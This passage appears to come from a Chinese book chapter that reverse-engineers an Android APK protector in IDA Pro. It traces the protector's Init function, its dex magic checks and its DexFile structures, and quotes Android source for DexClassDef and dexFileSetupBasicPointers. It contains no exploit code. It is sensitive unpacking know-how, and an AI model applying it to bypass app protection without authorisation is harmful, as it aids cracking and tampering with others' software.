


图 18-52 返回到函数 Init 中

其中，R5 是 ClassObject*，在此比较 DexFile.pOptHeader 是否为空，然后把 dexLength+(odex header size)放到 var_248 中。首先根据 apk_protector_runtime 的 mprotect_flag 值进行判断，此时 mprotect_flag 的值是 true。

（11）调用 sub_80403270()或者 sub_804032A0()来初始化指针并修改结构，设置 mprotect_flag 的值为 true，接下来开始对 dex magic 进行检查操作，具体流程如图 18-53 所示。




图 18-53 对 dex magic 进行检查

（12）开始分析 ClassObjects-pDvmDex->DexFile->pHeader 一线的流程，如图 18-54 所示。




图 18-54　ClassObjects-pDvmDex->DexFile->pHeader 一线的流程

此时 R0 是 DexFile 的 pHeader，R3 是 DexHeader 的 classDefsSize。继续后面的流程，如图 18-55 所示。




图 18-55　后面的流程

此时 R11 是 Odex 中 dex 的 mapped address，R4 用来检查堆栈。

（13）来到 loc_804034C6，此时 R5 已经不是 apk_protector_runtime，而是一个 DexFile*类型的指针。依据图 18-56 所示的流程可以得出 DexFile +0x1c 的偏移是 const DexClassDef*pClassDefs。





图 18-56　得到 DexFile +0x1c 的偏移

此步骤对应的 DexClassDef 结构的代码如下所示。

```
/*
* Direct-mapped "class_def_item".
```



```
*/
typedef struct DexClassDef {
      u4   classIdx;              /* index into typeIds for this class */
      u4   accessFlags;
      u4   superclassIdx;         /* index into typeIds for superclass */
      u4   interfacesOff;         /* file offset to DexTypeList */
      u4   sourceFileIdx;         /* index into stringIds for source file name */
      u4   annotationsOff;        /* file offset to annotations_directory_item */
      u4   classDataOff;          /* file offset to class_data_item */
      u4   staticValuesOff;       /* file offset to DexEncodedArray */
} DexClassDef;
```

pClassDefs 指针初始化的流程如下所示。

- ❑ PathClassLoad
- ❑ DexFile.LoadDex
- ❑ DexFile Construction function
- ❑ JNI openDexFile
- ❑ Dalvik_dalvik_system_DexFile_openDexFile
- ❑ dvmJarFileOpen
- ❑ dvmDexFileOpenFromFd
- ❑ dexFileSetupBasicPointers

最后依次返回上述流程对应的源码如下所示。

```
/*
* Set up the basic raw data pointers of a DexFile. This function isn't
* meant for general use.
*/
void dexFileSetupBasicPointers(DexFile* pDexFile, const u1* data) {
      DexHeader *pHeader = (DexHeader*) data;

      pDexFile->baseAddr = data;
      pDexFile->pHeader = pHeader;
      pDexFile->pStringIds = (const DexStringId*) (data + pHeader->stringIdsOff);
      pDexFile->pTypeIds = (const DexTypeId*) (data + pHeader->typeIdsOff);
      pDexFile->pFieldIds = (const DexFieldId*) (data + pHeader->fieldIdsOff);
      pDexFile->pMethodIds = (const DexMethodId*) (data + pHeader->methodIdsOff);
      pDexFile->pProtoIds = (const DexProtoId*) (data + pHeader->protoIdsOff);
      pDexFile->pClassDefs = (const DexClassDef*) (data + pHeader->classDefsOff);
      pDexFile->pLinkData = (const DexLink*) (data + pHeader->linkOff);
}
```

（14）分离出 DexFile* pTypeIds(0xc)、pStringIds(0x8)部分，在 IDA Pro 中的注释如图 18-57 所示。

（15）函数 sub_8040256C()是 Android 源码中的 dexReadAndVerifyClassData，对应的指令原型如下所示。

```
typedef struct DexClassData {
      DexClassDataHeader header;
      DexField* staticFields;
      DexField* instanceFields;
      DexMethod* directMethods;
      DexMethod* virtualMethods;
} DexClassData;
```




图 18-57 注释说明

通过如下代码可知，返回 sub_8040256C 后，R0 存储的是一个 DexClassData 指针。

```
DexClassData* dexReadAndVerifyClassData(const u1** pData, const u1* pLimit);
```

（16）开始复制栈操作流程，如图 18-58 所示。





图 18-58 复制栈流程



其中，_d_ptr 就是_d，如图 18-59 所示。

```
